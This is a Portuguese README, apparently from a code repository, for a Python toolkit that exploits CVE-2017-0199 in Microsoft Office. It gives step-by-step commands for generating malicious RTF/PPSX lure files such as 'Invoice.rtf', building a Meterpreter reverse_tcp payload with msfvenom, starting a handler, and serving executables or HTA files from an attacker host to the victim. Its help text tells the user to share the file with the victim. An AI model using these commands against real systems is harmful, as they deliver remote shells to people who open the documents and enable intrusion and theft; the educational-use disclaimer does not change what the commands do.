 likekabin/cve-2017-0199
Script Python para gerar arquivos RTF/PPSX maliciosos explorando o CVE-2017-0199 para execução remota de código, entregando payloads do Metasploit ou personalizados com configuração mínima.

O Kit de exploração CVE-2017-0199 - v4.0 é um prático script em Python que fornece a pentesters e pesquisadores de segurança uma forma rápida e eficaz de testar o RCE do Microsoft Office. Ele pode gerar um arquivo RTF/PPSX malicioso e entregar metasploit / meterpreter / outros payloads à vítima sem qualquer configuração complexa.
Este programa é apenas para fins educacionais. Não o utilize sem permissão. O aviso legal habitual aplica-se, especialmente o fato de que eu (bhdresh) não sou responsável por quaisquer danos causados pelo uso direto ou indireto das informações ou funcionalidades fornecidas por estes programas. O autor ou qualquer provedor de Internet não assume NENHUMA responsabilidade pelo conteúdo ou uso indevido destes programas ou de qualquer derivado deles. Ao utilizar este programa, você aceita o fato de que qualquer dano (perda de dados, falha do sistema, comprometimento do sistema, etc.) causado pelo uso destes programas não é de responsabilidade do bhdresh.
Por fim, este é um desenvolvimento pessoal, por favor respeite a sua filosofia e não o utilize para coisas ruins!
Licença CC BY 4.0 - https://creativecommons.org/licenses/by/4.0/
Foram introduzidas as seguintes capacidades ao script
- Generate Malicious PPSX file
- Exploitation mode for generated PPSX file
- Updated template.ppsx
Versão: Python versão 2.7.13

1) Generate malicious RTF file
   # python cve-2017-0199_toolkit.py -M gen -t RTF -w Invoice.rtf -u http://192.168.56.1/logo.doc
2) (Optional, if using MSF Payload) : Generate metasploit payload and start handler
   # msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.1 LPORT=4444 -f exe > /tmp/shell.exe
   # msfconsole -x "use multi/handler; set PAYLOAD windows/meterpreter/reverse_tcp; set LHOST 192.168.56.1; run"
3) Start toolkit in exploit mode to deliver local payload
   # python cve-2017-0199_toolkit.py -M exp -t RTF -e http://192.168.56.1/shell.exe -l /tmp/shell.exe

1) Generate malicious RTF file
   # python cve-2017-0199_toolkit.py -M gen -t RTF -w Invoice.rtf -u http://192.168.56.1/logo.doc
2) Start toolkit in exploit mode to deliver remote payload
   # python cve-2017-0199_toolkit.py -M exp -t RTF -e http://remoteserver.com/shell.exe

1) Generate malicious RTF file
   # python cve-2017-0199_toolkit.py -M gen -t RTF -w Invoice.rtf -u http://192.168.56.1/logo.doc -x 1
2) Start toolkit in exploit mode to deliver custom HTA file
   # python cve-2017-0199_toolkit.py -M exp -t RTF -H /tmp/custom.hta
# python cve-2017-0199_toolkit.py -h

This is a handy toolkit to exploit CVE-2017-0199 (Microsoft office RCE)

Modes:

-M gen                                          Generate Malicious file only

     Generate malicious RTF/PPSX file:

      -w <Filename.rtf/Filename.ppsx>     Name of malicious RTF/PPSX file (Share this file with victim).

      -u <http://attacker.com/test.hta>   The path to an HTA/SCT file. Normally, this should be a domain or IP where        this                                          tool is running.
                                      For example, http://attackerip.com/test.doc (This URL will be included in 	                                              malicious RTF/PPSX file and will be requested once victim will open malicious RTF file.
      -t RTF|PPSX (default = RTF)         Type of the file to be generated.
      -x 0|1  (default = 0)               Generate obfuscated RTF file. 0 = Disable, 1 = Enable.


-M exp                                          Start exploitation mode

     Exploitation:

      -t RTF|PPSX (default = RTF)         Type of file to be exolited.
      -H </tmp/custom>                Local path of a custom HTA/SCT file which needs to be delivered and executed on target.
                                          NOTE: This option will not deliver payloads specified through options "-e" and "-l"

      -p <TCP port:Default 80>            Local port number.

      -e <http://attacker.com/shell.exe>  The path of an executable file / meterpreter shell / payload  which needs to be executed on target.

      -l </tmp/shell.exe>                 If payload is hosted locally, specify local path of an executable file / meterpreter shell / payload.
@nixawk pela amostra de RTF, @Li Haifei, @bhdresh
Obviamente, não sou um desenvolvedor em tempo integral, então espere alguns contratempos.
Por favor, relate bugs e problemas através de https://github.com/bhdresh/CVE-2017-0199/issues/new






